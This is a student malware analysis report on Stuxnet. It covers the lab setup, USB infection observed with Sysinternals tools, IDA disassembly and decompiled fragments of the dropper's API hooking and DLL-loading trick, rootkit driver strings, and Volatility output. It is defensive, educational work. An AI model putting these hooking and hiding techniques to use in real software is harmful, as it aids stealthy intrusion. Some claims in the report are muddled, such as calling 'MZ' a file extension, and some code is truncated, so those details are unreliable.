Stuxnet: Malware Analysis Report

Alejandro Ugas, Daniel McDougall

Department of Computer Science, Florida State University

CAP 5137: Software Reverse Engineering and Malware Analysis

Dr. Zhenhai Duan

April 26, 2024

Abstract

In this paper we will explore Stuxnet, a complex and malicious worm that is widely considered the first “cyberweapon” that affected physical infrastructure. We explore the history of this malware, the infection vectors, dynamic and static analyses using multiple tools such as: IDApro, Sysinternal tools, Volatility, and LNK parsers. Additionally, we will provide an explanation of our methodologies and a detailed procedure for setting up and infecting both a physical and virtual machine. A secondary purpose of this paper is to further research and understanding of the complex and sophisticated worm that is Stuxnet. The vast majority of sources and documentation of Stuxnet is dated, and as newer versions and variants based off of Stuxnet come into existence, this paper could contribute to the existing and future research regarding similar malware.

Keywords: Stuxnet, Static Analysis, Dynamic Analysis, Rootkit, IDA Pro

Background Information

Stuxnet is a multi-part computer worm, which became infamously known for being the first known cyber based weapon responsible for causing real world, physical damage to hardware and machinery (CFR, 2010). Stuxnet is believed to have been developed for several years, and was circulating around 2009, before being discovered in 2010. Because of the time frame, it targets Windows machines before Windows 10. Stuxnet was specifically designed to infect the air-gapped computer network at the Natanz Uranium enrichment plant in Iran (Britannica, 2024).

Because of its target, it was designed to infect using a USB drive. Once on a machine, Stuxnet would spread to all Windows machines on the same network, and search for Siemens Step7 software. Siemens is a well known technology conglomerate which specializes in programmable logic controllers (PLCs), which are used to control and run certain types of machinery. From there, it would infect Siemens S7 PLCs used to control centrifuges crucial for uranium enrichment, and would control PLC code that would cause it to make the centrifuges revolve faster than they were ever designed to. This would, over time, damage the centrifuges. In addition, Stuxnet would cause the PLCs to report that the centrifuges were operating as intended.

Stuxnet is suspected to have severely slowed Iran's nuclear weapons program, as Stuxnet caused serious damage to the necessary equipment and confusion among the operators and scientists of the facility. Stuxnet is one of the most sophisticated pieces of malware ever produced, and it is strongly believed to have been made by both the NSA and Israel to slow down Iran's attempt at nuclear proliferation.

Detailed Configuration Information of the Systems

Virtual Environment

For dynamic analysis, we based our virtual environment off of the one that was set up for the malware analysis workshop. In our version, we still used VMware Workstation to host a Windows virtual machine that was in a closed network. As such, the machines had no internet access and were isolated from the host network. Files from the host were passed in using the drag and drop feature, which was how we got the malware sample and tools onto the machines. Prior to starting analysis, we ensured that our systems were both operational, and that we had the exact same configurations. However, for our environment, the only machines on the network were Windows XP Professional machines. For static analysis, we used air gapped Ubuntu virtual machines to analyze the malware files. This was done to prevent any possible infection, as Stuxnet should not be able to infect modern Linux operating systems, and we wanted to conduct static analysis in an environment which would prevent Stuxnet from potentially causing damage or issues during the analysis. As precautions and as mentioned before, the machines were air gapped after installing the needed tools, and the malware samples were dragged and dropped.

Virtual Machines

Windows XP Professional VM

Due to patching and security improvements, Stuxnet will not run on Windows 10, and thus for dynamic analysis (Microsoft, 2013), an older version of Windows needs to be utilized. We specifically used Windows XP Professional SP2 X86, and we were able to acquire valid license keys to avoid any issues with system restrictions. After initial setup, we were able to install Siemens Step 7 Lite onto the machine. This software is crucial for dynamic analysis, as Stuxnet is reported to lie dormant on a Windows machine until it detects Siemens Step 7

software, as its primary purpose is to infect and overwrite PLC code, which in turns affects anything the PLC is running. However, after analysis, we do not believe that Step 7 lite played a role, as the sample we found included the needed Step 7 software to trigger an infection. From here we installed Sysinternals Tools from 2010 in order to conduct dynamic analysis. Because we were operating in Windows XP, we had to find an older version of the tools. It was at this point that the VM was disconnected from the internet as well as from any additional networks. Then we changed the date of the machine to 2009.

Ubuntu VM

As Stuxnet should not be able to run on a Ubuntu machine, nor should it run after June 25, 2012, we used Ubuntu VMs to conduct static analysis in an environment where the worm would lie dormant. This is important as part of its infection is reported to delete certain files, which we would want to analyze. After creating the machines, IDA Pro and volatility was installed, before the machines were disconnected from the Host machine's network. The malware sample was then drag-and-dropped for analysis. These machines were not on the same virtual network as the Windows XP machines, to avoid cross contamination and ensure better isolation.

Physical Machine: Windows XP Desktop


In addition, a desktop was configured and set up with Windows XP to be infected with Stuxnet, as there were initially issues with infecting the VMs. This machine was used exclusively to conduct dynamic analysis. As with the virtual machines, it was air gapped, but only after installing the needed analysis tools. We began by creating a bootable USB with Windows XP Service Pack 2 on it. We attempted to install this one three different systems, but due to issues with drivers and support for legacy software, only one system was capable of installing the operating system. We used a software called "Easy2Boot", which treated the ISO as two CDs

and allowed for a relatively simple install. Upon setting up the machine, we ensured to set the date to 2009 which is within the date range the malware was supposed to be active. Additionally, we set the region to “Iran”, in an attempt to make the malware more likely to infect and be aggressive. Once Windows XP was ready to use, we installed Sysinternal tools and added a project file from Step7 which the malware would find and infect. Prior to infection, we opened Procmon and Procexp to monitor for the infection.

Dynamic Analysis: Infection

We began infecting our physical machine by using a USB with the unpacked infection. After waiting we saw no sign of infection, so we began attempting to open the executables and refreshing the Window Explorer and changing the icon view. After several minutes of refreshing, we saw two tmp files disappear and we knew the infection was taking place. Soon in Procexp we saw a new lsass.exe appear and we saw multiple entries in Procmon which were related to the malware files. Because the main vector for infections is through USB, we now had an infected USB which would infect any system with a valid Windows OS. We were then able to plug the USB into our Virtual Machine and were able to replicate the infection.

In the screenshot below we have the infection processes. In process explorer, we can see there are now three lsass.exes. In the process monitor, we can see the processes that are running from these lsass.exes. The first few events from this process is the malware copying the malicious files before ultimately storing them in C:\\WINDOWS\inf\oem7A.pnf. The next operations are querying drivers and attempting to install the signed malicious driver mrxcls.sys.




lsass.exe	200	CloseFile	C:\WINDOWS\system32	SUCCESS	
lsass.exe	200	CreateFile	C:\WINDOWS\system32\drivers	SUCCESS	Desired Acces...
lsass.exe	200	QueryDirect...	C:\WINDOWS\system32\drivers...	SUCCESS	Filter: mrxsmb....
lsass.exe	200	CloseFile	C:\WINDOWS\system32\drivers	SUCCESS	
lsass.exe	200	QueryOpen	C:\WINDOWS\system32\drivers...	NAME NOT F...	
lsass.exe	200	QueryOpen	C:\WINDOWS\system32\drivers...	NAME NOT F...	
lsass.exe	200	CreateFile	C:\Documents and Settings\Ad...	SUCCESS	Desired Acces...
lsass.exe	200	QueryAttrib...	C:\Documents and Settings\Ad...	SUCCESS	Attributes: A, R...
lsass.exe	200	QueryStand...	C:\Documents and Settings\Ad...	SUCCESS	AllocationSize: ...
lsass.exe	200	QueryBasic...	C:\Documents and Settings\Ad...	SUCCESS	CreationTime: ...
lsass.exe	200	QueryStrea...	C:\Documents and Settings\Ad...	SUCCESS	0: ::$DATA
lsass.exe	200	QueryBasic...	C:\Documents and Settings\Ad...	SUCCESS	CreationTime: ...
lsass.exe	200	QueryEaInf...	C:\Documents and Settings\Ad...	SUCCESS	EaSize: 0


Event | Process | Stack


Date:	4/16/2009 6:43:53 PM
Thread:	284
Class:	File System
Operation:	QueryOpen
Result:	NAME NOT FOUND
Path:	C:\WINDOWS\system32\drivers\mrxcls.sys
Duration:	0.0000075

USB Vector

As previously stated, USBs are the typical infection vector. In order to infect a USB, Stuxnet opens a hidden Window named “AFX64c313” and waits for the Windows message “WM_DEVICECHANGE”. Once this is detected the malware writes then writes the following files to it: Copy of Shortcut to.lnk, Copy of Copy of Shortcut to.lnk, Copy of Copy of Copy of Shortcut to.lnk, Copy of Copy of Copy of Copy of Shortcut to.lnk, ~WTR4141.tmp, and ~WTR4132.tmp. These lnk files exploit a vulnerability which allows the malware to access Control Panel applications (Thabet, 2011). An example below shows a lnk vulnerability to the system Date and Time.







Static Analysis

The main two components of this malware are the dropper and the rootkit. We'll begin by discussing the dropper, which utilizes the following temp files: ~WTR4141.tmp and ~WTR4132.tmp. These temp files contain the tilde, which makes it a "hidden file" on Windows XP. The code in ~WTR4142.tmp is a DLL file which is first loaded into explorer.exe, and then searches for a data section called ".stub".

```
add     esi, eax
cmp     dword ptr [esi], 4550h
jz      short loc_10001185

loc_10001185:
movzx   eax, word ptr [esi+14h]
push    ebx
push    edi
lea     edi, [eax+esi+18h]
xor     eax, eax
xor     ebx, ebx
cmp     ax, [esi+6]
jnb     short loc_100011B5

loc_10001199:
push    offset String2  ; ".stub"
push    edi             ; lpString1
call    ds:lstrcmpiA
test    eax, eax
jz      short loc_100011BB

movzx   eax, word ptr [esi+6]
inc     ebx
add     edi, 28h ; '('
cmp     ebx, eax
jl      short loc_10001199

loc_100011BB:
mov     ecx, [edi+8]
cmp     ecx, 22Ch
jb      short loc_100011B5

mov     eax, [edi+0Ch]
add     eax, dword_1000401C
cmp     dword ptr [eax], 0AE39120Dh
jnz     short loc_100011B5

loc_100011B5:
xor     eax, eax

mov     edx, [esp+0Ch+arg_0]
add     eax, 4
mov     [edx], eax
mov     eax, [esp+0Ch+arg_4]
add     ecx, 0FFFFFFFCh
mov     [eax], ecx
xor     eax, eax
```

161: sub_10001161 (Synchronized with Hex View-1)

Pseudocode-A

```
int __cdecl sub_10001161(_DWORD *a1, _DWORD *a2)
{
  int v3; // esi
  int v4; // edi
  int v5; // ebx
  unsigned int v6; // ecx
  _DWORD *v7; // eax

  if ( *(_WORD *)dword_1000401C != 'ZM' )
    return 0;
  v3 = dword_1000401C + *(_DWORD *)(dword_10004
  if ( *(_DWORD *)v3 != 0x4550 )
    return 0;
  v4 = *(unsigned __int16 *)(v3 + 0x14) + v3 +
  v5 = 0;
  if ( !*(_WORD *)(v3 + 6) )
    return 0;
  while ( lstrcmpiA((LPCSTR)v4, ".stub") )
  {
    ++v5;
    v4 += 0x28;
    if ( v5 >= *(unsigned __int16 *)(v3 + 6) )
      return 0;
  }
  v6 = *(_DWORD *)(v4 + 8);
  if ( v6 < 0x22C )
    return 0;
  v7 = (_DWORD *)(dword_1000401C + *(_DWORD *)(
  if ( *v7 != 0xAE39120D )
    return 0;
  *a1 = v7 + 1;
  *a2 = v6 - 4;
  return 1;
}
```

00000566 sub_10001161:9 (10001166)

The function above first searches for the string "MZ", which is the extension for a Windows executable. It then loops through and reads until the end of the stub section.

```
0 8D 45 F8  50 E8 B3 00 00 00 59 59  ..E.....P.....YY
6 8B 75 F8  8B 0E 57 8B 7E 04 03 CE  ...MV.u...W.~...
0 8D 45 FC  50 FF 76 04 8B 06 03 C6  ......E.P.v.....
1 08 00 00  83 C4 10 85 C0 75 20 6A  Pj............·j
F 15 14 30  00 10 85 C0 74 08 FF 75  ..u....0.......u
9 59 FF 75  FC FF 15 04 30 00 10 5F  ....YY.u....0.._
B EC 51 51  89 7D FC D1 6D FC 53 C7  ^..U.....}....S.
0 00 56 33  D2 85 FF 76 0E 8A C2 B3  E.....V3...v..³·
4 0A 42 3B  D7 72 F2 33 C0 39 45 FC  ......B;......E.
1 D1 EA 8D  34 0A 8A 14 06 30 14 08  v..W....4....0..
2 F4 8D 47  FF EB 08 8A 54 08 FF 28  @;E.r.......T..(
8 01 73 F3  FF 4D F8 79 BA 5E 5B C9  ..H...s....y.^[.
0 10 B9 4D  5A 00 00 66 39 08 74 03  á··@...MZ..f9.t.
B 70 3C 03  F0 81 3E 50 45 00 00 74  3..V.p<.....E..t
3 0F B7 46  14 53 57 8D 7C 30 18 33  .3.....F.SW.|0.3
B 46 06 73  1C 68 B8 32 00 10 57 FF  ....;F.s.h.2..W.
0 85 C0 74  12 0F B7 46 06 43 83 C7  ..0........F.C..
4 33 C0 5F  5B 5E C3 8B 4F 08 81 F9  (;....._[^Ë·O...
2 EF 8B 47  0C 03 05 1C 40 00 10 81  ,...r.......@...
```

```
.stub:10006000 ; Virtual size                    : 0007C000 ( 507904.)
.stub:10006000 ; Section size in file            : 0007C000 ( 507904.)
.stub:10006000 ; Offset to raw data for section: 00002600
.stub:10006000 ; Flags C0000040: Data Readable Writable
.stub:10006000 ; Alignment     : default
.stub:10006000 ; ===================================================
.stub:10006000
.stub:10006000 ; Segment type: Pure data
.stub:10006000 ; Segment permissions: Read/Write
.stub:10006000 _stub           segment para public 'DATA' use32
.stub:10006000                 assume cs:_stub
.stub:10006000                 ;org 10006000h
.stub:10006000                 db  0Dh
.stub:10006001                 db  12h
.stub:10006002                 db  39h ; 9
.stub:10006003                 db 0AEh
.stub:10006004                 db  28h ; (
.stub:10006005                 db    2
.stub:10006006                 db    0
.stub:10006007                 db    0
.stub:10006008                 db    0
.stub:10006009                 db  9Ah
.stub:1000600A                 db    7
.stub:1000600B                 db    0
.stub:1000600C                 db  28h ; (
.stub:1000600D                 db  9Ch
.stub:1000600E                 db    7
.stub:1000600F                 db    0
.stub:10006010                 db  5Ah ; Z
.stub:10006011                 db    0
00002600 10006000:  .stub:10006000 (Synchronized with Hex View-1
```

In the code segments above we can see the MZ file header within the .stub section.

Once the .stub section is located, the ~WTR4141.tmp file will proceed to allocate a buffer of memory for the DLL that is to be loaded. It uses the following function to hook 6 dll API files:

```
; int sub_10001430()
sub_10001430 proc near
push    edi
push    offset dword_1000617C
push    offset sub_10001580
push    offset aKernel32Dll_0 ; "KERNEL32.DLL"
mov     edi, offset aFindfirstfilew ; "FindFirstFileW"
call    sub_100019A0
push    offset dword_10006180
push    offset sub_10001600
push    offset aKernel32Dll_0 ; "KERNEL32.DLL"
mov     edi, offset aFindnextfilew ; "FindNextFileW"
call    sub_100019A0
push    offset dword_10006184
push    offset sub_10001700
push    offset aKernel32Dll_0 ; "KERNEL32.DLL"
mov     edi, offset aFindfirstfilee ; "FindFirstFileExW"
call    sub_100019A0
push    offset dword_10006178
push    offset sub_100014C0
push    offset aNtdll1Dll_0 ; "NTDLL.DLL"
mov     edi, offset aNtquerydirecto ; "NtQueryDirectoryFile"
call    sub_100019A0
push    offset dword_10006178
push    offset sub_100014C0
push    offset aNtdll1Dll_0 ; "NTDLL.DLL"
mov     edi, offset aZwquerydirecto ; "ZwQueryDirectoryFile"
call    sub_100019A0
pop     edi
jmp     sub_10001790
sub_10001430 endp
```

```
int sub_10001430()
{
  sub_100019A0("KERNEL32.DLL", sub_10001580, &dword_1000617C)
  sub_100019A0("KERNEL32.DLL", sub_10001600, &dword_10006180)
  sub_100019A0("KERNEL32.DLL", sub_10001700, &dword_10006184)
  sub_100019A0("NTDLL.DLL", sub_100014C0, &dword_10006178);
  sub_100019A0("NTDLL.DLL", sub_100014C0, &dword_10006178);
  return sub_10001790();
}
```

00000877 sub_10001430:5 (10001477)

This function calls the following function for each of the APIs, with the APIs as parameters.

```
int v5; // esi
FARPROC ProcAddress; // eax
int v7; // ebx
int v8; // ecx
int v9; // eax

if ( dword_10006188 >= 0x10 )
  return 0;
result = GetModuleHandleA(lpModuleName);
v5 = (int)result;
if ( result )
{
  ProcAddress = GetProcAddress(result, a1);
  v7 = (int)ProcAddress;
  if ( ProcAddress && ProcAddress != (FARPROC)a3 )
  {
    sub_10001A50(a1, a3);
    sub_10001B20(lpModuleName, a1, a3);
    v8 = dword_10006188;
    v9 = 5 * dword_10006188;
    dword_10006040[v9] = v5;
    dword_10006048[v9] = a3;
    dword_10006044[v9] = v7;
    dword_10006038[v9] = (int)lpModuleName;
    dword_1000603C[v9] = (int)a1;
    *a4 = v7;
    dword_10006188 = v8 + 1;
```

This function appears to do the actual, individual API hooking. It does this by first creating a limit of 16 active hooks. It then uses GetModuleHandleA to determine if the import API has been loaded. If found, it gets the address and if it can be hooked, it proceeds, records the address

using GetProcAddress, and modifies the global hook count. It first hooks Ntdll.dll, then uses an exploit to load the remaining APIs by monitoring the requests to load dlls. Stuxnet does this by crafting empty files that link to another location in the format, “SHELL32.DLL.ASLR” and appending the dll name in hex.

```
BOOL __stdcall sub_10001FD0(LPCWSTR lpFileName, _DWORD *a2)
{
  UINT v2; // edi
  int v3; // ebx
  DWORD v5; // edi
  DWORD TickCount; // eax
  int v7; // esi
  LPVOID hFile; // [esp+Ch] [ebp-210h] BYREF
  int v9; // [esp+10h] [ebp-20Ch] BYREF
  WCHAR String[260]; // [esp+14h] [ebp-208h] BYREF

  v2 = SetErrorMode(0x8007u);
  v3 = sub_100035ED(lpFileName, &hFile, (DWORD *)&v9);
  SetErrorMode(v2);
  if ( !v3 )
    return 0;
  v5 = GetTickCount() / 7;
  TickCount = GetTickCount();
  wsprintfW(String, L"%s%08x", L"SHELL32.DLL.ASLR.", v5 + 7 * TickCount);
  v7 = sub_100034D2(String, (int)hFile, v9, a2);
  sub_1000368F(hFile);
  return v7 == 0;
}
```

It then attempts to open this file, and then is redirected to the desired memory location.

```
int __cdecl sub_100035ED(LPCWSTR lpFileName, _DWORD *hFile, DWORD *a3)
{
  HANDLE FileW; // eax
  DWORD FileSize; // ebx
  void *v7; // eax
  DWORD NumberOfBytesRead; // [esp+8h] [ebp-Ch] BYREF
  int v9; // [esp+Ch] [ebp-8h]
  DWORD FileSizeHigh; // [esp+10h] [ebp-4h] BYREF
  HANDLE hFilea; // [esp+20h] [ebp+Ch]

  *a3 = 0;
  FileSizeHigh = 0;
  v9 = 0;
  *hFile = 0;
  FileW = CreateFileW(lpFileName, 0x80000000, 1u, 0, 3u, 0, 0);
  hFilea = FileW;
  if ( FileW == (HANDLE)0xFFFFFFFF )
    return 0;
  FileSize = GetFileSize(FileW, &FileSizeHigh);
  if ( FileSize != 0xFFFFFFFF && !FileSizeHigh )
  {
    *a3 = FileSize;
    v7 = VirtualAlloc(0, FileSize, 0x3000u, 4u);
    *hFile = v7;
    if ( v7 )
    {
      if ( ReadFile(hFilea, v7, FileSize, &NumberOfBytesRead, 0) && NumberOfBytesRead
        v9 = 1;
      else
        *hFile = 0;
    }
  }
  CloseHandle(hFilea);
  return v9;
}
```

We believe Ntdll.dll monitors this request to open the desired dll, and Stuxnet is then able to retrieve the API having hooked Ntdll.dll prior.

Lastly the file executes a function which deletes this file once it completes running.

```
int __stdcall CPlApplet(int a1)
{
  if ( *(_DWORD *)(a1 + 8) )
    DeleteFileA(*(LPCSTR *)(a1 + 8));
  sub_100011EE();
  return 1;
}
```

As part of the infection, Stuxnet uses the created files mentioned earlier to infect an USB drive. The primary method of infection is through this method, as the intended target of Stuxnet was an air gapped network. While Stuxnet can spread over a network, the focus of this section will be on how it spreads with an usb drive, as that is how we were able to infect our machines. MRxNet, a kernel mode rootkit, is used in order to hide the aforementioned files.

MRxNet will insert itself into the chain of the drivers: \FileSystem\cdfs, \FileSystem\fastfat , and \FileSystem\ntfs. This is hinted at and evidenced by this section of rdata in the rootkit

```
.rdata:F9E39C70 ; ===========================================================================
.rdata:F9E39C70
.rdata:F9E39C70 ; Segment type: Pure data
.rdata:F9E39C70 ; Segment permissions: Read
.rdata:F9E39C70 _rdata          segment para public 'DATA' use32
.rdata:F9E39C70                 assume cs:_rdata
.rdata:F9E39C70                 ;org 0F9E39C70h
.rdata:F9E39C70 dword_F9E39C70  dd 0                    ; DATA XREF: HEADER:F9E382F8↑o
.rdata:F9E39C70                                         ; Characteristics
.rdata:F9E39C74                 dd 4B5DAD1Ch            ; TimeDateStamp: Mon Jan 25 14:39:24 2010
.rdata:F9E39C78                 dw 0                    ; MajorVersion
.rdata:F9E39C7A                 dw 0                    ; MinorVersion
.rdata:F9E39C7C                 dd 2                    ; Type: IMAGE_DEBUG_TYPE_CODEVIEW
.rdata:F9E39C80                 dd 44h                  ; SizeOfData
.rdata:F9E39C84                 dd rva asc_F9E39D80     ; AddressOfRawData
.rdata:F9E39C88                 dd 1D80h                ; PointerToRawData
.rdata:F9E39C8C aFilesystemCdfs:                        ; DATA XREF: .data:F9E39F08↓o
.rdata:F9E39C8C                 text "UTF-16LE", '\FileSystem\cdfs',0
.rdata:F9E39CAE                 align 10h
.rdata:F9E39CB0 aFilesystemFast:                        ; DATA XREF: .data:F9E39F04↓o
.rdata:F9E39CB0                 text "UTF-16LE", '\FileSystem\fastfat',0
.rdata:F9E39CD8 aFilesystemNtfs:                        ; DATA XREF: .data:off_F9E39F00↓o
.rdata:F9E39CD8                 text "UTF-16LE", '\FileSystem\ntfs',0
.rdata:F9E39CFA                 align 4
```


Moreover, the timestamp for January 25th, 2010 is also found in this section. This corresponds to when the Stuxnet driver was signed.

Stuxnet Timeline (2010)

- January 25: signed Stuxnet driver, valid certificate from Realtek Semiconductor

(Shmatikov, 2014)

These drivers are the drivers that are responsible for dealing with the files and folders on a Windows machine. It can be speculated that this is done to intercept ISP packets. With the intercepted input, Stuxnet can inadvertently modify the output, and this can be seen with the following function:



Here, the function can be used for lower level manipulation of driver devices, and will return either a 0 for failure or a 1 for success. After this modification (similar to what the 4141.tmp file does), MRxNet will then use the following function in order to delete .Tmp files that start with "~", of which are Stuxnet in nature.

Step7

As previously stated, the main goal of this malware is to hijack and infect Step7 systems and software. However, this is not one of the checks that is performed prior to infection. Once the rootkit is installed on a system, the malware then searches for the Step7 software or the code for a PLC. If neither are present, the malware will remain dormant until it is present. If the software is present, Stuxnet will then copy itself into a Step7 project so that it runs whenever a project is loaded (Falliere et al., 2010). The code for this is stored in a fake dll file within the Step7 directory called "s7otbxdx.dll".

Volatility

Using our infected virtual machine, we took a snapshot which gave us access to the vmem file. We then proceeded to run this through Volatility and look through the processes.

```
mcdougall@mcdougall-Precision-5820-Tower:~/Desktop$ volatility -f stuxnet.vmem --profile WinXPSP2x86 pstree
Volatility Foundation Volatility Framework 2.6.1
Name                                                  Pid   PPid   Thds   Hnds Time
-------------------------------------------------- ------ ------ ------ ------ ----
 0x8a208830:System                                      4      0     64    427 1970-01-01 00:00:00 UTC+0000
. 0x8a054218:smss.exe                                 372      4      3     19 2009-04-16 22:19:04 UTC+0000
.. 0x8a0f2020:winlogon.exe                            652    372     22    592 2009-04-16 22:19:05 UTC+0000
... 0x89de1020:services.exe                           696    652     21    461 2009-04-16 22:19:05 UTC+0000
.... 0x89d1f7b8:vmtoolsd.exe                          896    696      7    265 2009-04-16 22:19:16 UTC+0000
.... 0x89d1e3c0:s7oiehsx.exe                          384    696     10    147 2009-04-16 22:19:13 UTC+0000
.... 0x89f83da0:alg.exe                               520    696      5    102 2024-04-16 22:19:21 UTC+0000
.... 0x89d53720:svchost.exe                          1048    696     61   1264 2009-04-16 22:19:05 UTC+0000
..... 0x89ded7f8:wscntfy.exe                          204   1048      1     28 2024-04-16 22:19:20 UTC+0000
..... 0x89469020:wuauclt.exe                         1208   1048      3    133 2024-04-16 22:19:35 UTC+0000
